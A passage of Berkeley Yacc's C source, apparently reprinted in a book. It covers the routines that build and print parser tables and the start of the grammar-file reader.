```

```
        fprintf(output_file, "%5d,", symbol_value[rlhs[i]]);
    }
    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");

    fprintf(output_file, "short yylen[] = {%42d,", 2);

    j = 10;
    for (i = 3; i < nrules; i++)
    {
      if (j >= 10)
      {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 1;
      }
      else
        j++;

        fprintf(output_file, "%5d,", rrhs[i + 1] - rrhs[i] - 1);
    }
    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
}

output_yydefred()
{
    register int i, j;

    fprintf(output_file, "short yydefred[] = {%39d,",
          (defred[0] ? defred[0] - 2 : 0));

    j = 10;
    for (i = 1; i < nstates; i++)
    {
      if (j < 10)
          ++j;
      else
      {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 1;
      }

      fprintf(output_file, "%5d,", (defred[i] ? defred[i] - 2 : 0));
    }
```

```
    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
}

output_actions()
{
    nvectors = 2*nstates + nvars;

    froms = NEW2(nvectors, short *);
    tos = NEW2(nvectors, short *);
    tally = NEW2(nvectors, short);
    width = NEW2(nvectors, short);

    token_actions();
    FREE(lookaheads);
    FREE(LA);
    FREE(LAruleno);
    FREE(accessing_symbol);

    goto_actions();
    FREE(goto_map + ntokens);
    FREE(from_state);
    FREE(to_state);

    sort_actions();
    pack_table();
    output_base();
    output_table();
    output_check();
}


token_actions()
{
    register int i, j;
    register int shiftcount, reducecount;
    register int max, min;
    register short *actionrow, *r, *s;
    register action *p;

    actionrow = NEW2(2*ntokens, short);
    for (i = 0; i < nstates; ++i)
    {
      if (parser[i])
      {
          for (j = 0; j < 2*ntokens; ++j)
          actionrow[j] = 0;
```

```
          shiftcount = 0;
          reducecount = 0;
          for (p = parser[i]; p; p = p->next)
          {
            if (p->suppressed == 0)
            {
                if (p->action_code == SHIFT)
                {
                  ++shiftcount;
                  actionrow[p->symbol] = p->number;
                }
                else if (p->action_code == REDUCE && p->number !=
defred[i])
                {
                  ++reducecount;
                  actionrow[p->symbol + ntokens] = p->number;
                }
            }
          }

          tally[i] = shiftcount;
          tally[nstates+i] = reducecount;
          width[i] = 0;
          width[nstates+i] = 0;
          if (shiftcount > 0)
          {
            froms[i] = r = NEW2(shiftcount, short);
            tos[i] = s = NEW2(shiftcount, short);
            min = MAXSHORT;
            max = 0;
            for (j = 0; j < ntokens; ++j)
            {
                if (actionrow[j])
                {
                  if (min > symbol_value[j])
                      min = symbol_value[j];
                  if (max < symbol_value[j])
                      max = symbol_value[j];
                  *r++ = symbol_value[j];
                  *s++ = actionrow[j];
                }
            }
            width[i] = max - min + 1;
          }
          if (reducecount > 0)
          {
            froms[nstates+i] = r = NEW2(reducecount, short);
```

```
            tos[nstates+i] = s = NEW2(reducecount, short);
            min = MAXSHORT;
            max = 0;
            for (j = 0; j < ntokens; ++j)
            {
                if (actionrow[ntokens+j])
                {
                  if (min > symbol_value[j])
                      min = symbol_value[j];
                  if (max < symbol_value[j])
                      max = symbol_value[j];
                  *r++ = symbol_value[j];
                  *s++ = actionrow[ntokens+j] - 2;
                }
            }
            width[nstates+i] = max - min + 1;
          }
      }
    }
    FREE(actionrow);
}

goto_actions()
{
    register int i, j, k;

    state_count = NEW2(nstates, short);

    k = default_goto(start_symbol + 1);
    fprintf(output_file, "short yydgoto[] = {%40d,", k);
    save_column(start_symbol + 1, k);

    j = 10;
    for (i = start_symbol + 2; i < nsyms; i++)
    {
      if (j >= 10)
      {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 1;
      }
      else
          ++j;

      k = default_goto(i);
      fprintf(output_file, "%5d,", k);
```

```
      save_column(i, k);
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
    FREE(state_count);
}

int
default_goto(symbol)
int symbol;
{
    register int i;
    register int m;
    register int n;
    register int default_state;
    register int max;

    m = goto_map[symbol];
    n = goto_map[symbol + 1];

    if (m == n) return (0);

    for (i = 0; i < nstates; i++)
      state_count[i] = 0;

    for (i = m; i < n; i++)
      state_count[to_state[i]]++;

    max = 0;
    default_state = 0;

    for (i = 0; i < nstates; i++)
    {
      if (state_count[i] > max)
      {
          max = state_count[i];
          default_state = i;
      }
    }
    return (default_state);
}
save_column(symbol, default_state)
int symbol;
int default_state;
{
    register int i;
```

```
    register int m;
    register int n;
    register short *sp;
    register short *sp1;
    register short *sp2;
    register int count;
    register int symno;

    m = goto_map[symbol];
    n = goto_map[symbol + 1];

    count = 0;
    for (i = m; i < n; i++)
    {
      if (to_state[i] != default_state)
          ++count;
    }
    if (count == 0) return;

    symno = symbol_value[symbol] + 2*nstates;

    froms[symno] = sp1 = sp = NEW2(count, short);
    tos[symno] = sp2 = NEW2(count, short);

    for (i = m; i < n; i++)
    {
      if (to_state[i] != default_state)
      {
          *sp1++ = from_state[i];
          *sp2++ = to_state[i];
      }
    }

    tally[symno] = count;
    width[symno] = sp1[-1] - sp[0] + 1;
}

sort_actions()
{
  register int i;
  register int j;
  register int k;
  register int t;
  register int w;

  order = NEW2(nvectors, short);
  nentries = 0;
```

```
  for (i = 0; i < nvectors; i++)
    {
      if (tally[i] > 0)
      {
        t = tally[i];
        w = width[i];
        j = nentries - 1;

        while (j >= 0 && (width[order[j]] < w))
          j--;

        while (j >= 0 && (width[order[j]] == w) && (tally[order[j]] <
t))
          j--;

        for (k = nentries - 1; k > j; k--)
          order[k + 1] = order[k];

        order[j + 1] = i;
        nentries++;
      }
    }
}

pack_table()
{
    register int i;
    register int place;
    register int state;

    base = NEW2(nvectors, short);
    pos = NEW2(nentries, short);

    maxtable = 1000;
    table = NEW2(maxtable, short);
    check = NEW2(maxtable, short);

    lowzero = 0;
    high = 0;

    for (i = 0; i < maxtable; i++)
      check[i] = -1;

    for (i = 0; i < nentries; i++)
    {
      state = matching_vector(i);
```

```
      if (state < 0)
          place = pack_vector(i);
      else
          place = base[state];

      pos[i] = place;
      base[order[i]] = place;
    }

    for (i = 0; i < nvectors; i++)
    {
      if (froms[i])
          FREE(froms[i]);
      if (tos[i])
          FREE(tos[i]);
    }

    FREE(froms);
    FREE(tos);
    FREE(pos);
}

/* The function matching_vector determines if the vector specified    */
/* by the input parameter matches a previously considered vector. The */
/* test at the start of the function checks if the vector represents  */
/* a row of shifts over terminal symbols or a row of reductions, or a */
/* column of shifts over a nonterminal symbol. Berkeley Yacc does not */
/* check if a column of shifts over a nonterminal symbols matches a   */
/* previously considered vector.  Because of the nature of LR parsing */
/* tables, no two columns can match.  Therefore, the only possible    */
/* match would be between a row and a column.  Such matches are       */
/* unlikely.  Therefore, to save time, no attempt is made to see if a */
/*  column matches a previously considered vector.                    */

/* Matching_vector is poorly designed.  The test could easily be made */
/* faster.  Also, it depends on the vectors being in a specific       */
/* order.                                                             */

int
matching_vector(vector)
int vector;
{
    register int i;
    register int j;
    register int k;
    register int t;
    register int w;
```

```
    register int match;
    register int prev;

    i = order[vector];
    if (i >= 2*nstates)
      return (-1);

    t = tally[i];
    w = width[i];

    for (prev = vector - 1; prev >= 0; prev--)
    {
      j = order[prev];
      if (width[j] != w || tally[j] != t)
          return (-1);

      match = 1;
      for (k = 0; match && k < t; k++)
      {
          if (tos[j][k] != tos[i][k] || froms[j][k] != froms[i][k])
            match = 0;
      }

      if (match)
          return (j);
    }

    return (-1);
}
int
pack_vector(vector)
int vector;
{
    register int i, j, k, l;
    register int t;
    register int loc;
    register int ok;
    register short *from;
    register short *to;
    int newmax;

    i = order[vector];
    t = tally[i];
    assert(t);

    from = froms[i];
    to = tos[i];
```

```
    j = lowzero - from[0];
    for (k = 1; k < t; ++k)
      if (lowzero - from[k] > j)
          j = lowzero - from[k];
    for (;; ++j)
    {
      if (j == 0)
          continue;
      ok = 1;
      for (k = 0; ok && k < t; k++)
      {
          loc = j + from[k];
          if (loc >= maxtable)
          {
            if (loc >= MAXTABLE)
                fatal("maximum table size exceeded");

            newmax = maxtable;
            do { newmax += 200; } while (newmax <= loc);
            table = (short *) REALLOC(table, newmax*sizeof(short));
            if (table == 0) no_space();
            check = (short *) REALLOC(check, newmax*sizeof(short));
            if (check == 0) no_space();
            for (l  = maxtable; l < newmax; ++l)
            {
                table[l] = 0;
                check[l] = -1;
            }
            maxtable = newmax;
          }

          if (check[loc] != -1)
            ok = 0;
      }
      for (k = 0; ok && k < vector; k++)
      {
          if (pos[k] == j)
            ok = 0;
      }
      if (ok)
      {
          for (k = 0; k < t; k++)
          {
            loc = j + from[k];
            table[loc] = to[k];
            check[loc] = from[k];
```

```
            if (loc > high) high = loc;
          }

          while (check[lowzero] != -1)
            ++lowzero;

          return (j);
      }
    }
}

output_base()
{
    register int i, j;

    fprintf(output_file, "short yysindex[] = {%39d,", base[0]);

    j = 10;
    for (i = 1; i < nstates; i++)
    {
      if (j >= 10)
      {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 1;
      }
      else
          ++j;

      fprintf(output_file, "%5d,", base[i]);
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\nshort yyrindex[] = {%39d,",
          base[nstates]);

    j = 10;
    for (i = nstates + 1; i < 2*nstates; i++)
    {
      if (j >= 10)
      {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 1;
      }
      else
          ++j;
```

```
        fprintf(output_file, "%5d,", base[i]);
      }

      if (!rflag) outline += 2;
      fprintf(output_file, "\n};\nshort yygindex[] = {%39d,",
            base[2*nstates]);

      j = 10;
      for (i = 2*nstates + 1; i < nvectors - 1; i++)
      {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;

        fprintf(output_file, "%5d,", base[i]);
      }

      if (!rflag) outline += 2;
      fprintf(output_file, "\n};\n");
      FREE(base);
  }

  output_table()
  {
      register int i;
      register int j;

      ++outline;
      fprintf(code_file, "#define YYTABLESIZE %d\n", high);
      fprintf(output_file, "short yytable[] = {%40d,", table[0]);

      j = 10;
      for (i = 1; i <= high; i++)
      {
        if (j >= 10)
        {
            if (!rflag) ++outline;
            putc('\n', output_file);
            j = 1;
        }
        else
            ++j;
```

```
      fprintf(output_file, "%5d,", table[i]);
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
    FREE(table);
}

output_check()
{
    register int i;
    register int j;

    fprintf(output_file, "short yycheck[] = {%40d,", check[0]);

    j = 10;
    for (i = 1; i <= high; i++)
    {
      if (j >= 10)
      {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 1;
      }
      else
          ++j;

      fprintf(output_file, "%5d,", check[i]);
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
    FREE(check);
}

int
is_C_identifier(name)
char *name;
{
    register char *s;
    register int c;

    s = name;
    c = *s;
    if (c == '"')
    {
      c = *++s;
```

```
        if (!isalpha(c) && c != '_' && c != '$')
            return (0);
        while ((c = *++s) != '"')
        {
            if (!isalnum(c) && c != '_' && c != '$')
              return (0);
        }
        return (1);
      }

      if (!isalpha(c) && c != '_' && c != '$')
        return (0);
      while (c = *++s)
      {
        if (!isalnum(c) && c != '_' && c != '$')
            return (0);
      }
      return (1);
  }

  output_defines()
  {
      register int c, i;
      register char *s;

      for (i = 2; i < ntokens; ++i)
      {
        s = symbol_name[i];

        if (is_C_identifier(s))
        {
            fprintf(code_file, "#define ");
            if (dflag) fprintf(defines_file, "#define ");
            c = *s;
            if (c == '"')
            {
              while ((c = *++s) != '"')
              {
                  putc(c, code_file);
                  if (dflag) putc(c, defines_file);
              }
            }
            else
            {
              do
              {
                  putc(c, code_file);
```

```
                if (dflag) putc(c, defines_file);
            }
            while (c = *++s);
          }
          ++outline;
          fprintf(code_file, " %d\n", symbol_value[i]);
          if (dflag) fprintf(defines_file, " %d\n", symbol_value[i]);
      }
    }

    ++outline;
    fprintf(code_file, "#define YYERRCODE %d\n", symbol_value[1]);

    if (dflag && unionized)
    {
      fclose(union_file);
      union_file = fopen(union_file_name, "r");
      if (union_file == NULL) open_error(union_file_name);
      while ((c = getc(union_file)) != EOF)
          putc(c, defines_file);
      fprintf(defines_file, " YYSTYPE;\nextern YYSTYPE yylval;\n");
    }
}

output_stored_text()
{
    register int c;
    register FILE *in, *out;

    fclose(text_file);
    text_file = fopen(text_file_name, "r");
    if (text_file == NULL)
      open_error(text_file_name);
    in = text_file;
    if ((c = getc(in)) == EOF)
      return;
    out = code_file;
    if (c ==  '\n')
      ++outline;
    putc(c, out);
    while ((c = getc(in)) != EOF)
    {
      if (c == '\n')
          ++outline;
      putc(c, out);
    }
    if (!lflag)
```

```
        fprintf(out, line_format, ++outline + 1, code_file_name);
}

output_debug()
{
    register int i, j, k, max;
    char **symnam, *s;

    ++outline;
    fprintf(code_file, "#define YYFINAL %d\n", final_state);
    outline += 3;
    fprintf(code_file, "#ifndef YYDEBUG\n#define YYDEBUG %d\n#endif\n",
          tflag);
    if (rflag)
      fprintf(output_file, "#ifndef YYDEBUG\n#define YYDEBUG
%d\n#endif\n",
            tflag);

    max = 0;
    for (i = 2; i < ntokens; ++i)
      if (symbol_value[i] > max)
          max = symbol_value[i];
    ++outline;
    fprintf(code_file, "#define YYMAXTOKEN %d\n", max);

    symnam = (char **) MALLOC((max+1)*sizeof(char *));
    if (symnam == 0) no_space();

    /* Note that it is  not necessary to initialize the element   */
    /* symnam[max].                                                */
    for (i = 0; i < max; ++i)
      symnam[i] = 0;
    for (i = ntokens - 1; i >= 2; --i)
      symnam[symbol_value[i]] = symbol_name[i];
    symnam[0] = "end-of-file";

    if (!rflag) ++outline;
    fprintf(output_file, "#if YYDEBUG\nchar *yyname[] = {");
    j = 80;
    for (i = 0; i <= max; ++i)
    {
      if (s = symnam[i])
      {
          if (s[0] == '"')
          {
            k = 7;
```

```
    while (*++s != '"')
    {
        ++k;
        if (*s == '\\')
        {
          k += 2;
          if (*++s == '\\')
              ++k;
        }
    }
    j += k;
    if (j > 80)
    {
        if (!rflag) ++outline;
        putc('\n', output_file);
        j = k;
    }
    fprintf(output_file, "\"\\\"");
    s = symnam[i];
    while (*++s != '"')
    {
        if (*s == '\\')
        {
          fprintf(output_file, "\\\\");
          if (*++s == '\\')
              fprintf(output_file, "\\\\");
          else
              putc(*s, output_file);
        }
        else
          putc(*s, output_file);
    }
    fprintf(output_file, "\\\"\",");
}
else if (s[0] == '\'')
{
    if (s[1] == '"')
    {
        j += 7;
        if (j > 80)
        {
          if (!rflag) ++outline;
          putc('\n', output_file);
          j = 7;
        }
        fprintf(output_file, "\"'\\\"'\",");
    }
```

```
          else
          {
              k = 5;
              while (*++s != '\'')
              {
                ++k;
                if (*s == '\\')
                {
                    k += 2;
                    if (*++s == '\\')
                      ++k;
                }
              }
              j += k;
              if (j > 80)
              {
                if (!rflag) ++outline;
                putc('\n', output_file);
                j = k;
              }
              fprintf(output_file, "\"'");
              s = symnam[i];
              while (*++s != '\'')
              {
                if (*s == '\\')
                {
                    fprintf(output_file, "\\\\");
                    if (*++s == '\\')
                      fprintf(output_file, "\\\\");
                    else
                      putc(*s, output_file);
                }
                else
                    putc(*s, output_file);
              }
              fprintf(output_file, "'\",");
          }
        }
        else
        {
          k = strlen(s) + 3;
          j += k;
          if (j > 80)
          {
              if (!rflag) ++outline;
              putc('\n', output_file);
```

```
                    j = k;
                }
                putc('"', output_file);
                do { putc(*s, output_file); } while (*++s);
                fprintf(output_file, "\",");
            }
        }
        else
        {
            j += 2;
            if (j > 80)
            {
                if (!rflag) ++outline;
                putc('\n', output_file);
                j = 2;
            }
            fprintf(output_file, "0,");
        }
    }
    if (!rflag) outline += 2;
    fprintf(output_file, "\n};\n");
    FREE(symnam);

    if (!rflag) ++outline;
    fprintf(output_file, "char *yyrule[] = {\n");
    for (i = 2; i < nrules; ++i)
    {
        fprintf(output_file, "\"%s :", symbol_name[rlhs[i]]);
        for (j = rrhs[i]; ritem[j] > 0; ++j)
        {
            s = symbol_name[ritem[j]];
            if (s[0] == '"')
            {
                fprintf(output_file, " \\\"");
                while (*++s != '"')
                {
                    if (*s == '\\')
                    {
                        if (s[1] == '\\')
                            fprintf(output_file, "\\\\\\\\");
                        else
                            fprintf(output_file, "\\\\%c", s[1]);
                        ++s;
                    }
                    else
                        putc(*s, output_file);
                }
```

```
            fprintf(output_file, "\\\"");
          }
          else if (s[0] == '\'')
          {
            if (s[1] == '"')
                fprintf(output_file, " '\\\"'");
            else if (s[1] == '\\')
            {
                if (s[2] == '\\')
                  fprintf(output_file, " '\\\\\\\\");
                else
                  fprintf(output_file, " '\\\\%c", s[2]);
                s += 2;
                while (*++s != '\'')
                  putc(*s, output_file);
                putc('\'', output_file);
            }
            else
                fprintf(output_file, " '%c'", s[1]);
          }
          else
            fprintf(output_file, " %s", s);
      }
      if (!rflag) ++outline;
      fprintf(output_file, "\",\n");
    }

    if (!rflag) outline += 2;
    fprintf(output_file, "};\n#endif\n");
}

output_stype()
{
    if (!unionized && ntags == 0)
    {
      outline += 3;
      fprintf(code_file, "#ifndef YYSTYPE\ntypedef int
YYSTYPE;\n#endif\n");
    }
}

output_trailing_text()
{
    register int c, last;
    register FILE *in, *out;
    if (line == 0)
      return;
```

```
    in = input_file;
    out = code_file;
    c = *cptr;
    if (c == '\n')
    {
      ++lineno;
      if ((c = getc(in)) == EOF)
          return;
      if (!lflag)
      {
          ++outline;
          fprintf(out, line_format, lineno, input_file_name);
      }
      if (c == '\n')
          ++outline;
      putc(c, out);
      last = c;
    }
    else
    {
      if (!lflag)
      {
          ++outline;
          fprintf(out, line_format, lineno, input_file_name);
      }
      do { putc(c, out); } while ((c = *++cptr) != '\n');
      ++outline;
      putc('\n', out);
      last = '\n';
    }
    while ((c = getc(in)) != EOF)
    {
      if (c == '\n')
          ++outline;
      putc(c, out);
      last = c;
    }

    if (last != '\n')
    {
      ++outline;
      putc('\n', out);
    }
    if (!lflag)
      fprintf(out, line_format, ++outline + 1, code_file_name);
}
```

```
output_semantic_actions()
{
    register int c, last;
    register FILE *out;

    fclose(action_file);
    action_file = fopen(action_file_name, "r");
    if (action_file == NULL)
      open_error(action_file_name);

    if ((c = getc(action_file)) == EOF)
      return;

    out = code_file;
    last = c;
    if (c == '\n')
      ++outline;
    putc(c, out);
    while ((c = getc(action_file)) != EOF)
    {
      if (c == '\n')
          ++outline;
      putc(c, out);
      last = c;
    }
    if (last != '\n')
    {
      ++outline;
      putc('\n', out);
    }
    if (!lflag)
      fprintf(out, line_format, ++outline + 1, code_file_name);
}

free_itemsets()
{
    register core *cp, *next;

    FREE(state_table);
    for (cp = first_state; cp; cp = next)
    {
      next = cp->next;
      FREE(cp);
    }
}
```

```
free_shifts()
{
    register shifts *sp, *next;

    FREE(shift_table);
    for (sp = first_shift; sp; sp = next)
    {
      next = sp->next;
      FREE(sp);
    }
}

free_reductions()
{
    register reductions *rp, *next;

    FREE(reduction_table);
    for (rp = first_reduction; rp; rp = next)
    {
      next = rp->next;
      FREE(rp);
    }
}
```

### 49.2.2.8 Reader.c

```
#include "defs.h"

/*  The line size must be a positive integer.  One hundred was chosen */
/*  because few lines in Yacc input grammars exceed 100 characters.   */
/*  Note that if a line exceeds LINESIZE characters, the line buffer  */
/*  will be expanded to accomodate it.                                */

#define LINESIZE 100

char *cache;
int cinc, cache_size;

int ntags, tagmax;
char **tag_table;

char saw_eof, unionized;
char *cptr, *line;
int linesize;

bucket *goal;
int prec;
```

```
int gensym;
char last_was_action;

int maxitems;
bucket **pitem;

int maxrules;
bucket **plhs;

int name_pool_size;
char *name_pool;

char line_format[] = "#line %d \"%s\"\n";

cachec(c)
int c;
{
    assert(cinc >= 0);
    if (cinc >= cache_size)
    {
        cache_size += 256;
        cache = REALLOC(cache, cache_size);
        if (cache == 0) no_space();
    }
    cache[cinc] = c;
    ++cinc;
}

get_line()
{
    register FILE *f = input_file;
    register int c;
    register int i;

    if (saw_eof || (c = getc(f)) == EOF)
    {
        if (line) { FREE(line); line = 0; }
        cptr = 0;
        saw_eof = 1;
        return;
    }

    if (line == 0 || linesize != (LINESIZE + 1))
    {
        if (line) FREE(line);
        linesize = LINESIZE + 1;
        line = MALLOC(linesize);
```

```
        if (line == 0) no_space();
    }

    i = 0;
    ++lineno;
    for (;;)
    {
        line[i]  =  c;
        if (c == '\n') { cptr = line; return; }
        if (++i >= linesize)
        {
            linesize += LINESIZE;
            line = REALLOC(line, linesize);
            if (line ==  0) no_space();
        }
        c = getc(f);
        if (c ==  EOF)
        {
            line[i] = '\n';
            saw_eof = 1;
            cptr = line;
            return;
        }
    }
}

char *
dup_line()
{
    register char *p, *s, *t;

    if (line == 0) return (0);
    s = line;
    while (*s != '\n') ++s;
    p = MALLOC(s - line + 1);
    if (p == 0) no_space();

    s = line;
    t = p;
    while ((*t++ = *s++) != '\n') continue;
    return (p);
}

skip_comment()
{
    register char *s;
```

```
    int st_lineno = lineno;
    char *st_line = dup_line();
    char *st_cptr = st_line + (cptr - line);

    s = cptr + 2;
    for (;;)
    {
        if (*s == '*' && s[1] == '/')
        {
            cptr = s + 2;
            FREE(st_line);
            return;
        }
        if (*s == '\n')
        {
            get_line();
            if (line == 0)
                unterminated_comment(st_lineno, st_line, st_cptr);
            s = cptr;
        }
        else
            ++s;
    }
}
int
nextc()
{
    register char *s;
    if (line == 0)
    {
        get_line();
        if (line == 0)
            return (EOF);
    }

    s = cptr;
    for (;;)
    {
        switch (*s)
        {
        case '\n':
            get_line();
            if (line == 0) return (EOF);
            s = cptr;
            break;

        case ' ':
```

```
        case '\t':
        case '\f':
        case '\r':
        case '\v':
        case ',':
        case ';':
            ++s;
            break;

        case '\\':
            cptr = s;
            return ('%');

        case '/':
            if (s[1] == '*')
            {
                cptr = s;
                skip_comment();
                s = cptr;
                break;
            }
            else if (s[1] == '/')
            {
                get_line();
                if (line == 0) return (EOF);
                s = cptr;
                break;
            }
            /* fall through */
        default:
            cptr = s;
            return (*s);
        }
    }
}

int
keyword()
{
    register int c;
    char *t_cptr = cptr;

    c = *++cptr;
    if (isalpha(c))
    {
        cinc = 0;
```

```
        for (;;)
            {
                if (isalpha(c))
                {
                    if (isupper(c)) c = tolower(c);
                    cachec(c);
                }
                else if (isdigit(c) || c == '_' || c == '.' || c == '$')
                    cachec(c);
                else
                    break;
                c = *++cptr;
            }
            cachec(NUL);

            if (strcmp(cache, "token") == 0 || strcmp(cache, "term") == 0)
                return (TOKEN);
            if (strcmp(cache, "type") == 0)
                return (TYPE);
            if (strcmp(cache, "left") == 0)
                return (LEFT);
            if (strcmp(cache, "right") == 0)
                return (RIGHT);
            if (strcmp(cache, "nonassoc") == 0 || strcmp(cache, "binary") ==
0)
                return (NONASSOC);
            if (strcmp(cache, "start") == 0)
                return (START);
            if (strcmp(cache, "union") == 0)
                return (UNION);


            if (strcmp(cache, "ident") == 0)
                return (IDENT);
        }
        else
        {
            ++cptr;
            if (c == '{')
                return (TEXT);
            if (c == '%' || c == '\\')
                return (MARK);
            if (c == '<')
                return (LEFT);
            if (c == '>')
                return (RIGHT);
            if (c == '0')
```

```
            return (TOKEN);
        if (c == '2')
            return (NONASSOC);
    }
    syntax_error(lineno, line, t_cptr);
    /*NOTREACHED*/
}

copy_ident()
{
    register int c;
    register FILE *f = output_file;

    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (c != '"') syntax_error(lineno, line, cptr);
    ++outline;
    fprintf(f, "#ident \"");
    for (;;)
    {
        c = *++cptr;
        if (c == '\n')
        {
            fprintf(f, "\"\n");
            return;
        }
        putc(c, f);
        if (c == '"')
        {
            putc('\n', f);
            ++cptr;

            return;
        }
    }
}

copy_text()
{
    register int c;
    int quote;
    register FILE *f = text_file;
    int need_newline = 0;
    int t_lineno = lineno;
    char *t_line = dup_line();
    char *t_cptr = t_line + (cptr - line - 2);
```

```
    if (*cptr == '\n')
    {
        get_line();
        if (line == 0)
            unterminated_text(t_lineno, t_line, t_cptr);
    }
    if (!lflag) fprintf(f, line_format, lineno, input_file_name);

loop:
    c = *cptr++;
    switch (c)
    {
    case '\n':
    next_line:
        putc('\n', f);
        need_newline = 0;
        get_line();
        if (line) goto loop;
        unterminated_text(t_lineno, t_line, t_cptr);

    case '\'':
    case '"':
        {
            int s_lineno = lineno;
            char *s_line = dup_line();
            char *s_cptr = s_line + (cptr - line - 1);

            quote = c;
            putc(c, f);
            for (;;)
            {
                c = *cptr++;
                putc(c, f);
                if (c == quote)
                {
                    need_newline = 1;
                    FREE(s_line);
                    goto loop;
                }
                if (c == '\n')
                    unterminated_string(s_lineno, s_line, s_cptr);
                if (c == '\\')
                {
                    c = *cptr++;
                    putc(c, f);
                    if (c == '\n')
                    {
```

```
                        get_line();
                        if (line == 0)
                            unterminated_string(s_lineno, s_line,
s_cptr);
                    }
                }
            }
        }

    case '/':
        putc(c, f);
        need_newline = 1;
        c = *cptr;
        if (c == '/')
        {
            putc('*', f);
            while ((c = *++cptr) != '\n')
            {
                if (c == '*' && cptr[1] == '/')
                    fprintf(f, "* ");
                else
                    putc(c, f);
            }
            fprintf(f, "*/");
            goto next_line;
        }
        if (c == '*')
        {
            int c_lineno = lineno;
            char *c_line = dup_line();
            char *c_cptr = c_line + (cptr - line - 1);

            putc('*', f);
            ++cptr;
            for (;;)
            {
                c = *cptr++;
                putc(c, f);
                if (c == '*' && *cptr == '/')
                {
                    putc('/', f);
                    ++cptr;
                    FREE(c_line);
                    goto loop;
                }
                if (c == '\n')
                {
```

```
                    get_line();
                    if (line == 0)
                        unterminated_comment(c_lineno, c_line, c_cptr);
                }
            }
        }
        need_newline = 1;
        goto loop;

    case '%':
    case '\\':
        if (*cptr == '}')
        {
            if (need_newline) putc('\n', f);
            ++cptr;
            FREE(t_line);
            return;
        }
        /* fall through */

    default:
        putc(c, f);
        need_newline = 1;
        goto loop;
    }
}

copy_union()
{
    register int c;
    int quote;
    int depth;
    int u_lineno = lineno;
    char *u_line = dup_line();
    char *u_cptr = u_line + (cptr - line - 6);

    if (unionized) over_unionized(cptr - 6);
    unionized = 1;

    if (!lflag)
        fprintf(text_file, line_format, lineno, input_file_name);

    fprintf(text_file, "typedef union");
    if (dflag) fprintf(union_file, "typedef union");

    depth = 0;
loop:
```

```
c = *cptr++;
putc(c, text_file);
if (dflag) putc(c, union_file);
switch (c)
{
case '\n':
next_line:
    get_line();
    if (line == 0) unterminated_union(u_lineno, u_line, u_cptr);
    goto loop;

case '{':
    ++depth;
    goto loop;

case '}':
    if (--depth == 0)
    {
        fprintf(text_file, " YYSTYPE;\n");
        FREE(u_line);
        return;
    }
    goto loop;

case '\'':
case '"':
    {
        int s_lineno = lineno;
        char *s_line = dup_line();
        char *s_cptr = s_line + (cptr - line - 1);

        quote = c;
        for (;;)
        {
            c = *cptr++;
            putc(c, text_file);
            if (dflag) putc(c, union_file);
            if (c == quote)
            {
                FREE(s_line);
                goto loop;
            }
            if (c == '\n')
                unterminated_string(s_lineno, s_line, s_cptr);
            if (c == '\\')
            {
                c = *cptr++;
```

```
                    putc(c, text_file);
                    if (dflag) putc(c, union_file);
                    if (c == '\n')
                    {
                        get_line();
                        if (line == 0)
                            unterminated_string(s_lineno, s_line,
s_cptr);
                    }
                }
            }
        }

    case '/':
        c = *cptr;
        if (c == '/')
        {
            putc('*', text_file);
            if (dflag) putc('*', union_file);
            while ((c = *++cptr) != '\n')
            {
                if (c == '*' && cptr[1] == '/')
                {
                    fprintf(text_file, "* ");
                    if (dflag) fprintf(union_file, "* ");
                }
                else
                {
                    putc(c, text_file);
                    if (dflag) putc(c, union_file);
                }
            }
            fprintf(text_file, "*/\n");
            if (dflag) fprintf(union_file, "*/\n");
            goto next_line;
        }
        if (c == '*')
        {
            int c_lineno = lineno;
            char *c_line = dup_line();
            char *c_cptr = c_line + (cptr - line - 1);

            putc('*', text_file);
            if (dflag) putc('*', union_file);
            ++cptr;
            for (;;)
            {
```

```
                c = *cptr++;
                putc(c, text_file);
                if (dflag) putc(c, union_file);
                if (c == '*' && *cptr == '/')
                {
                    putc('/', text_file);
                    if (dflag) putc('/', union_file);
                    ++cptr;
                    FREE(c_line);
                    goto loop;
                }
                if (c == '\n')
                {
                    get_line();
                    if (line == 0)
                        unterminated_comment(c_lineno, c_line, c_cptr);
                }
            }
        }
        goto loop;

    default:
        goto loop;
    }
}

int
hexval(c)
int c;
{
    if (c >= '0' && c <= '9')
        return (c - '0');
    if (c >= 'A' && c <= 'F')
        return (c - 'A' + 10);
    if (c >= 'a' && c <= 'f')
        return (c - 'a' + 10);
    return (-1);
}

bucket *
get_literal()
{
    register int c, quote;
    register int i;
    register int n;
    register char *s;
    register bucket *bp;
```

```
        int s_lineno = lineno;
        char *s_line = dup_line();
        char *s_cptr = s_line + (cptr - line);

        quote = *cptr++;
        cinc = 0;
        for (;;)
        {
            c = *cptr++;
            if (c == quote) break;
            if (c == '\n') unterminated_string(s_lineno, s_line, s_cptr);
            if (c == '\\')
            {
                char *c_cptr = cptr - 1;

                c = *cptr++;
                switch (c)
                {
                case '\n':
                    get_line();
                    if (line == 0) unterminated_string(s_lineno, s_line,
s_cptr);
                    continue;

                case '0': case '1': case '2': case '3':
                case '4': case '5': case '6': case '7':
                    n = c - '0';
                    c = *cptr;
                    if (IS_OCTAL(c))
                    {
                        n = (n << 3) + (c - '0');
                        c = *++cptr;
                        if (IS_OCTAL(c))
                        {
                            n = (n << 3) + (c - '0');
                            ++cptr;
                        }
                    }
                    if (n > MAXCHAR) illegal_character(c_cptr);
                    c = n;
                    break;

                case 'x':
                    c = *cptr++;
                    n = hexval(c);
                    if (n < 0 || n >= 16)
                        illegal_character(c_cptr);
```

```
            for (;;)
            {
                c = *cptr;
                i = hexval(c);
                if (i < 0 || i >= 16) break;
                ++cptr;
                n = (n << 4) + i;
                if (n > MAXCHAR) illegal_character(c_cptr);
            }
